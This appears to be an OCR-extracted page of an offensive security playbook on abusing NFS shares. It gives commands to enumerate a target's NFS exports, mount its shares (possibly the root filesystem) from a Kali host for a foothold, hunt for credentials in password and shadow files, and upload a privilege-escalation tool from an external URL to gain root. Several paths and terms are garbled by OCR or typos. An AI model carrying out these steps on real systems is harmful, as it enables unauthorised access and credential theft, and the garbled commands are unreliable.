
TTP – NFS Service Abuse Techniques

Detecting NFS Shares:

- Check Nmap results for Open NSF Shares (NFS)
  - If NFS share service found continue…


- In Kali host, type: *showmount -e {IP of tgt}*
  - *Example results: /* - the root of the host is shared*
  - *Note each share name for following actions:*



- Deploying tools and code from your Kali Host:
  - Make a share on your host: *mkdir /root/working/cndwarez/*

- Mount the share for an On-host foothold:
  - *mount -t nfs {tgt_ip}:{tgtsharename} /root/working/cndwarez/ -o nolock*

- Display the Mounted Folder:
  - df -h



- Hunt for Loot:
  - /etc/pswd & shadow
  - If not superuser goto: */dev/shim*
    - Upload load privsec to become root
      - http://www.kmbl.us/les/working.php